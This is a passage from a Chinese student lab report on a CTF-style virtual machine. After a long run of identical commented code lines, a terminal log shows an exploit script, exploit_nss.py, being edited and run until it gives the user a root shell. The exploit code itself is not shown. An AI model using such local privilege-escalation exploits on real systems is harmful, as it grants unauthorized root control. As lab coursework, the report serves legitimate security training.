408 # setlocale(LC_CTYPE, "C")  
409  
410 # setlocale(LC_CTYPE, "C")  
411  
412 # setlocale(LC_CTYPE, "C")  
413  
414 # setlocale(LC_CTYPE, "C")  
415  
416 # setlocale(LC_CTYPE, "C")  
417  
418 # setlocale(LC_CTYPE, "C")  
419  
420 # setlocale(LC_CTYPE, "C")  
421  
422 # setlocale(LC_CTYPE, "C")  
423  
424 # setlocale(LC_CTYPE, "C")  
425  
426 # setlocale(LC_CTYPE, "C")  
427  
428 # setlocale(LC_CTYPE, "C")  
429  
430 # setlocale(LC_CTYPE, "C")  
431  
432 # setlocale(LC_CTYPE, "C")  
433  
434 # setlocale(LC_CTYPE, "C")  
435  
436 # setlocale(LC_CTYPE, "C")  
437  
438 # setlocale(LC_CTYPE, "C")  
439  
440 # setlocale(LC_CTYPE, "C")  
441  
442 # setlocale(LC_CTYPE, "C")  
443  
444 # setlocale(LC_CTYPE, "C")  
445  
446 # setlocale(LC_CTYPE, "C")  
447  
448 # setlocale(LC_CTYPE, "C")  
449  
450 # setlocale(LC_CTYPE, "C")  
451  
452 # setlocale(LC_CTYPE, "C")  
453  
454 # setlocale(LC_CTYPE, "C")  
455  
456 # setlocale(LC_CTYPE, "C")  
457  
458 # setlocale(LC_CTYPE, "C")  
459  
460 # setlocale(LC_CTYPE, "C")  
461  
462 # setlocale(LC_CTYPE, "C")  
463  
464 # setlocale(LC_CTYPE, "C")  
465  
466 # setlocale(LC_CTYPE, "C")  
467  
468 # setlocale(LC_CTYPE, "C")  
469  
470 # setlocale(LC_CTYPE, "C")  
471  
472 # setlocale(LC_CTYPE, "C")  
473  
474 # setlocale(LC_CTYPE, "C")  
475  
476 # setlocale(LC_CTYPE, "C")  
477  
478 # setlocale(LC_CTYPE, "C")  
479  
480 # setlocale(LC_CTYPE, "C")  
481  
482 # setlocale(LC_CTYPE, "C")  
483  
484 # setlocale(LC_CTYPE, "C")  
485  
486 # setlocale(LC_CTYPE, "C")  
487  
488 # setlocale(LC_CTYPE, "C")  
489  
490 # setlocale(LC_CTYPE, "C")  
491  
492 # setlocale(LC_CTYPE, "C")  
493  
494 # setlocale(LC_CTYPE, "C")  
495  
496 # setlocale(LC_CTYPE, "C")  
497  
498 # setlocale(LC_CTYPE, "C")  
499  
500 # setlocale(LC_CTYPE, "C")  
501  
502 # setlocale(LC_CTYPE, "C")  
503  
504 # setlocale(LC_CTYPE, "C")  
505  
506 # setlocale(LC_CTYPE, "C")  
507  
508 # setlocale(LC_CTYPE, "C")  
509  
510 # setlocale(LC_CTYPE, "C")  
511  
512 # setlocale(LC_CTYPE, "C")  
513  
514 # setlocale(LC_CTYPE, "C")  
515  
516 # setlocale(LC_CTYPE, "C")  
517  
518 # setlocale(LC_CTYPE, "C")  
519  
520 # setlocale(LC_CTYPE, "C")  
521  
522 # setlocale(LC_CTYPE, "C")  
523  
524 # setlocale(LC_CTYPE, "C")  
525  
526 # setlocale(LC_CTYPE, "C")  
527  
528 # setlocale(LC_CTYPE, "C")  
529  
530 # setlocale(LC_CTYPE, "C")  
531  
532 # setlocale(LC_CTYPE, "C")  
533  
534 # setlocale(LC_CTYPE, "C")  
535  
536 # setlocale(LC_CTYPE, "C")  
537  
538 # setlocale(LC_CTYPE, "C")  
539  
540 # setlocale(LC_CTYPE, "C")  
541  
542 # setlocale(LC_CTYPE, "C")  
543  
544 # setlocale(LC_CTYPE, "C")  
545  
546 # setlocale(LC_CTYPE, "C")  
547  
548 # setlocale(LC_CTYPE, "C")  
549  
550 # setlocale(LC_CTYPE, "C")  
551  
552 # setlocale(LC_CTYPE, "C")  
553  
554 # setlocale(LC_CTYPE, "C")  
555  
556 # setlocale(LC_CTYPE, "C")  
557  
558 # setlocale(LC_CTYPE, "C")  
559  
560 # setlocale(LC_CTYPE, "C")  
561  
562 # setlocale(LC_CTYPE, "C")  
563  
564 # setlocale(LC_CTYPE, "C")  
565  
566 # setlocale(LC_CTYPE, "C")  
567  
568 # setlocale(LC_CTYPE, "C")  
569  
570 # setlocale(LC_CTYPE, "C")  
571  
572 # setlocale(LC_CTYPE, "C")  
573  
574 # setlocale(LC_CTYPE, "C")  
575  
576 # setlocale(LC_CTYPE, "C")  
577  
578 # setlocale(LC_CTYPE, "C")  
579  
580 # setlocale(LC_CTYPE, "C")  
581  
582 # setlocale(LC_CTYPE, "C")  
583  
584 # setlocale(LC_CTYPE, "C")  
585  
586 # setlocale(LC_CTYPE, "C")  
587  
588 # setlocale(LC_CTYPE, "C")  
589  
590 # setlocale(LC_CTYPE, "C")  
591  
592 # setlocale(LC_CTYPE, "C")  
593  
594 # setlocale(LC_CTYPE, "C")  
595  
596 # setlocale(LC_CTYPE, "C")  
597  
598 # setlocale(LC_CTYPE, "C")  
599  
600 # setlocale(LC_CTYPE, "C")  
601  
602 # setlocale(LC_CTYPE, "C")  
603  
604 # setlocale(LC_CTYPE, "C")  
605  
606 # setlocale(LC_CTYPE, "C")  
607  
608 # setlocale(LC_CTYPE, "C")  
609  
610 # setlocale(LC_CTYPE, "C")  
611  
612 # setlocale(LC_CTYPE, "C")  
613  
614 # setlocale(LC_CTYPE, "C")  
615  
616 # setlocale(LC_CTYPE, "C")  
617  
618 # setlocale(LC_CTYPE, "C")  
619  
620 # setlocale(LC_CTYPE, "C")  
621  
622 # setlocale(LC_CTYPE, "C")  
623  
624 # setlocale(LC_CTYPE, "C")  
625  
626 # setlocale(LC_CTYPE, "C")  
627  
628 # setlocale(LC_CTYPE, "C")  
629  
630 # setlocale(LC_CTYPE, "C")  
631  
632 # setlocale(LC_CTYPE, "C")  
633  
634 # setlocale(LC_CTYPE, "C")  
635  
636 # setlocale(LC_CTYPE, "C")  
637  
638 # setlocale(LC_CTYPE, "C")  
639  
640 # setlocale(LC_CTYPE, "C")  
641  
642 # setlocale(LC_CTYPE, "C")  
643  
644 # setlocale(LC_CTYPE, "C")  
645  
646 # setlocale(LC_CTYPE, "C")  
647  
648 # setlocale(LC_CTYPE, "C")  
649  
650 # setlocale(LC_CTYPE, "C")  
651  
652 # setlocale(LC_CTYPE, "C")  
653  
654 # setlocale(LC_CTYPE, "C")  
655  
656 # setlocale(LC_CTYPE, "C")  
657  
658 # setlocale(LC_CTYPE, "C")  
659  
660 # setlocale(LC_CTYPE, "C")  
661  
662 # setlocale(LC_CTYPE, "C")  
663  
664 # setlocale(LC_CTYPE, "C")  
665  
666 # setlocale(LC_CTYPE, "C")  
667  
668 # setlocale(LC_CTYPE, "C")  
669  
670 # setlocale(LC_CTYPE, "C")  
671  
672 # setlocale(LC_CTYPE, "C")  
673  
674 # setlocale(LC_CTYPE, "C")  
675  
676 # setlocale(LC_CTYPE, "C")  
677  
678 # setlocale(LC_CTYPE, "C")  
679  
680 # setlocale(LC_CTYPE, "C")  
681  
682 # setlocale(LC_CTYPE, "C")  
683  
684 # setlocale(LC_CTYPE, "C")  
685  
686 # setlocale(LC_CTYPE, "C")  
687  
688 # setlocale(LC_CTYPE, "C")  
689  
690 # setlocale(LC_CTYPE, "C")  
691  
692 # setlocale(LC_CTYPE, "C")  
693  
694 # setlocale(LC_CTYPE, "C")  
695  
696 # setlocale(LC_CTYPE, "C")  
697  
698 # setlocale(LC_CTYPE, "C")  
699  
700 # setlocale(LC_CTYPE, "C")  
701  
702 # setlocale(LC_CTYPE, "C")  
703  
704 # setlocale(LC_CTYPE, "C")  
705  
706 # setlocale(LC_CTYPE, "C")  
707  
708 # setlocale(LC_CTYPE, "C")  
709  
710 # setlocale(LC_CTYPE, "C")  
711  
712 # setlocale(LC_CTYPE, "C")  
713  
714 # setlocale(LC_CTYPE, "C")  
715  
716 # setlocale(LC_CTYPE, "C")  
717  
718 # setlocale(LC_CTYPE, "C")  
719  
720 # setlocale(LC_CTYPE, "C")  
721  
722 # setlocale(LC_CTYPE, "C")  
723  
724 # setlocale(LC_CTYPE, "C")  
725  
726 # setlocale(LC_CTYPE, "C")  
727  
728 # setlocale(LC_CTYPE, "C")  
729  
730 # setlocale(LC_CTYPE, "C")  
731  
732 # setlocale(LC_CTYPE, "C")  
733  
734 # setlocale(LC_CTYPE, "C")  
735  
736 # setlocale(LC_CTYPE, "C")  
737  
738 # setlocale(LC_CTYPE, "C")  
739  
740 # setlocale(LC_CTYPE, "C")  
741  
742 # setlocale(LC_CTYPE, "C")  
743  
744 # setlocale(LC_CTYPE, "C")  
745  
746 # setlocale(LC_CTYPE, "C")  
747  
748 # setlocale(LC_CTYPE, "C")  
749  
750 # setlocale(LC_CTYPE, "C")  
751  
752 # setlocale(LC_CTYPE, "C")  
753  
754 # setlocale(LC_CTYPE, "C")  
755  
756 # setlocale(LC_CTYPE, "C")  
757  
758 # setlocale(LC_CTYPE, "C")  
759  
760 # setlocale(LC_CTYPE, "C")  
761  
762 # setlocale(LC_CTYPE, "C")  
763  
764 # setlocale(LC_CTYPE, "C")  
765  
766 # setlocale(LC_CTYPE, "C")  
767  
768 # setlocale(LC_CTYPE, "C")  
769  
770 # setlocale(LC_CTYPE, "C")  
771  
772 # setlocale(LC_CTYPE, "C")  
773  
774 # setlocale(LC_CTYPE, "C")  
775  
776 # setlocale(LC_CTYPE, "C")  
777  
778 # setlocale(LC_CTYPE, "C")  
779  
780 # setlocale(LC_CTYPE, "C")  
781  
782 # setlocale(LC_CTYPE, "C")  
783  
784 # setlocale(LC_CTYPE, "C")  
785  
786 # setlocale(LC_CTYPE, "C")  
787  
788 # setlocale(LC_CTYPE, "C")  
789  
790 # setlocale(LC_CTYPE, "C")  
791  
792 # setlocale(LC_CTYPE, "C")  
793  
794 # setlocale(LC_CTYPE, "C")  
795  
796 # setlocale(LC_CTYPE, "C")  
797  
798 # setlocale(LC_CTYPE, "C")  
799  
800 # setlocale(LC_CTYPE, "C")  
801  
802 # setlocale(LC_CTYPE, "C")  
803  
804 # setlocale(LC_CTYPE, "C")  
805  
806 # setlocale(LC_CTYPE, "C")  
807  
808 # setlocale(LC_CTYPE, "C")  
809  
810 # setlocale(LC_CTYPE, "C")  
811  
812 # setlocale(LC_CTYPE, "C")  
813  
814 # setlocale(LC_CTYPE, "C")  
815  
816 # setlocale(LC_CTYPE, "C")  
817  
818 # setlocale(LC_CTYPE, "C")  
819  
820 # setlocale(LC_CTYPE, "C")  
821  
822 # setlocale(LC_CTYPE, "C")  
823  
824 # setlocale(LC_CTYPE, "C")  
825  
826 # setlocale(LC_CTYPE, "C")  
827  
828 # setlocale(LC_CTYPE, "C")  
829  
830 # setlocale(LC_CTYPE, "C")  
831  
832 # setlocale(LC_CTYPE, "C")  
833  
834 # setlocale(LC_CTYPE, "C")  
835  
836 # setlocale(LC_CTYPE, "C")  
837  
838 # setlocale(LC_CTYPE, "C")  
839  
840 # setlocale(LC_CTYPE, "C")  
841  
842 # setlocale(LC_CTYPE, "C")  
843  
844 # setlocale(LC_CTYPE, "C")  
845  
846 # setlocale(LC_CTYPE, "C")  
847  
848 # setlocale(LC_CTYPE, "C")  
849  
850 # setlocale(LC_CTYPE, "C")  
851  
852 # setlocale(LC_CTYPE, "C")  
853  
854 # setlocale(LC_CTYPE, "C")  
855  
856 # setlocale(LC_CTYPE, "C")  
857  
858 # setlocale(LC_CTYPE, "C")  
859  
860 # setlocale(LC_CTYPE, "C")  
861  
862 # setlocale(LC_CTYPE, "C")  
863  
864 # setlocale(LC_CTYPE, "C")  
865  
866 # setlocale(LC_CTYPE, "C")  
867  
868 # setlocale(LC_CTYPE, "C")  
869  
870 # setlocale(LC_CTYPE, "C")  
871  
872 # setlocale(LC_CTYPE, "C")  
873  
874 # setlocale(LC_CTYPE, "C")  
875  
876 # setlocale(LC_CTYPE, "C")  
877  
878 # setlocale(LC_CTYPE, "C")  
879  
880 # setlocale(LC_CTYPE, "C")  
881  
882 # setlocale(LC_CTYPE, "C")  
883  
884 # setlocale(LC_CTYPE, "C")  
885  
886 # setlocale(LC_CTYPE, "C")  
887  
888 # setlocale(LC_CTYPE, "C")  
889  
890 # setlocale(LC_CTYPE, "C")  
891  
892 # setlocale(LC_CTYPE, "C")  
893  
894 # setlocale(LC_CTYPE, "C")  
895  
896 # setlocale(LC_CTYPE, "C")  
897  
898 # setlocale(LC_CTYPE, "C")  
899  
900 # setlocale(LC_CTYPE, "C")  
901  
902 # setlocale(LC_CTYPE, "C")  
903  
904 # setlocale(LC_CTYPE, "C")  
905  
906 # setlocale(LC_CTYPE, "C")  
907  
908 # setlocale(LC_CTYPE, "C")  
909  
910 # setlocale(LC_CTYPE, "C")  
911  
912 # setlocale(LC_CTYPE, "C")  
913  
914 # setlocale(LC_CTYPE, "C")  
915  
916 # setlocale(LC_CTYPE, "C")  
917  
918 # setlocale(LC_CTYPE, "C")  
919  
920 # setlocale(LC_CTYPE, "C")  
921  
922 # setlocale(LC_CTYPE, "C")  
923  
924 # setlocale(LC_CTYPE, "C")  
925  
926 # setlocale(LC_CTYPE, "C")  
927  
928 # setlocale(LC_CTYPE, "C")  
929  
930 # setlocale(LC_CTYPE, "C")  
931  
932 # setlocale(LC_CTYPE, "C")  
933  
934 # setlocale(LC_CTYPE, "C")  
935  
936 # setlocale(LC_CTYPE, "C")  
937  
938 # setlocale(LC_CTYPE, "C")  
939  
940 # setlocale(LC_CTYPE, "C")  
941  
942 # setlocale(LC_CTYPE, "C")  
943  
944 # setlocale(LC_CTYPE, "C")  
945  
946 # setlocale(LC_CTYPE, "C")  
947  
948 # setlocale(LC_CTYPE, "C")  
949  
950 # setlocale(LC_CTYPE, "C")  
951  
952 # setlocale(LC_CTYPE, "C")  
953  
954 # setlocale(LC_CTYPE, "C")  
955  
956 # setlocale(LC_CTYPE, "C")  
957  
958 # setlocale(LC_CTYPE, "C")  
959  
960 # setlocale(LC_CTYPE, "C")  
961  
962 # setlocale(LC_CTYPE, "C")  
963  
964 # setlocale(LC_CTYPE, "C")  
965  
966 # setlocale(LC_CTYPE, "C")  
967  
968 # setlocale(LC_CTYPE, "C")  
969  
970 # setlocale(LC_CTYPE, "C")  
971  
972 # setlocale(LC_CTYPE, "C")  
973  
974 # setlocale(LC_CTYPE, "C")  
975  
976 # setlocale(LC_CTYPE, "C")  
977  
978 # setlocale(LC_CTYPE, "C")  
979  
980 # setlocale(LC_CTYPE, "C")  
981  
982 # setlocale(LC_CTYPE, "C")  
983  
984 # setlocale(LC_CTYPE, "C")  
985  
986 # setlocale(LC_CTYPE, "C")  
987  
988 # setlocale(LC_CTYPE, "C")  
989  
990 # setlocale(LC_CTYPE, "C")  
991  
992 # setlocale(LC_CTYPE, "C")  
993  
994 # setlocale(LC_CTYPE, "C")  
995  
996 # setlocale(LC_CTYPE, "C")  
997  
998 # setlocale(LC_CTYPE, "C")  
999  
1000 # setlocale(LC_CTYPE, "C")  
1001  
1002 # setlocale(LC_CTYPE, "C")  
1003  
1004 # setlocale(LC_CTYPE, "C")  
1005  
1006 # setlocale(LC_CTYPE, "C")  
1007  
1008 # setlocale(LC_CTYPE, "C")  
1009  
1010 # setlocale(LC_CTYPE, "C")  
1011  
1012 # setlocale(LC_CTYPE, "C")  
1013  
1014 # setlocale(LC_CTYPE, "C")  
1015  
1016 # setlocale(LC_CTYPE, "C")  
1017  
1018 # setlocale(LC_CTYPE, "C")  
1019  
1020
```



```

neville@box8:~$ ls -al
total 564
drwxr-xr-x 4 neville neville 536576 Nov 15 16:36 .
drwxr-xr-x 3 root root 4096 Apr 7 2021 ..
lrwxrwxrwx 1 root root 9 Apr 13 2021 .bash_history -> /dev/null
-rw-r--r-- 1 neville neville 220 Apr 7 2021 .bash_logout
-rw-r--r-- 1 root root 570 Apr 13 2021 .bashrc
-rw-r--r-- 1 neville neville 8185 Nov 15 16:31 exploit_nss.py
drwx----- 3 neville neville 4096 Apr 24 2021 .gnupg
-rw-r--r-- 1 root root 79 Apr 7 2021 horcrux2.txt
drwxr-xr-x 2 neville neville 4096 Nov 15 16:36 libnss_X
-rw-r--r-- 1 neville neville 807 Apr 7 2021 .profile

```

运行 exploit\_nss.py 文件

### 三、实验结果

```

kali-linux-2023.3-virtualbox-amd64 [正在运行] - Oracle VM VirtualBox
root@kali: ~
File Actions Edit View Help
neville@box8:~$ python3 exploit_nss.py
neville@box8:~$ python3 exploit_nss.py
neville@box8:~$ vim exploit_nss.py
neville@box8:~$ vim exploit_nss.py
neville@box8:~$ python3 exploit_nss.py
Traceback (most recent call last):
  File "exploit_nss.py", line 220, in <module>
    assert check_is_vuln(), "target is patched"
  File "exploit_nss.py", line 51, in check_is_vuln
    1.py assert err.startswith('usage: ') or "invalid mode flags " in err, err
    2.ph AssertionError
neville@box8:~$ ls -al
total 568
drwxr-xr-x 4 neville neville 536576 Nov 19 16:42 .
drwxr-xr-x 3 root root 4096 Apr 7 2021 ..
lrwxrwxrwx 1 root root 9 Apr 13 2021 .bash_history -> /dev/null
-rw-r--r-- 1 neville neville 220 Apr 7 2021 .bash_logout
-rw-r--r-- 1 root root 570 Apr 13 2021 .bashrc
-rwxrwxrwx 1 neville neville 8180 Nov 19 16:42 exploit_nss.py
drwx----- 3 neville neville 4096 Apr 24 2021 .gnupg
-rw-r--r-- 1 root root 79 Apr 7 2021 horcrux2.txt
drwxr-xr-x 2 neville neville 4096 Nov 15 16:36 libnss_X
-rw-r--r-- 1 neville neville 807 Apr 7 2021 .profile
-rw----- 1 neville neville 1037 Nov 19 16:42 .viminfo
neville@box8:~$ vim exploit_nss.py
neville@box8:~$ ./exploit_nss.py
# whoami
root
#

```

### 四、实验中遇到的问题及解决方案

无

### 五、实验的启示/意见和建议

熟悉了一些基本的攻击方法，了解了缓冲区溢出攻击，了解了 edb 的使用。

附：本次实验你总共用了多长时间？4 小时。

包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）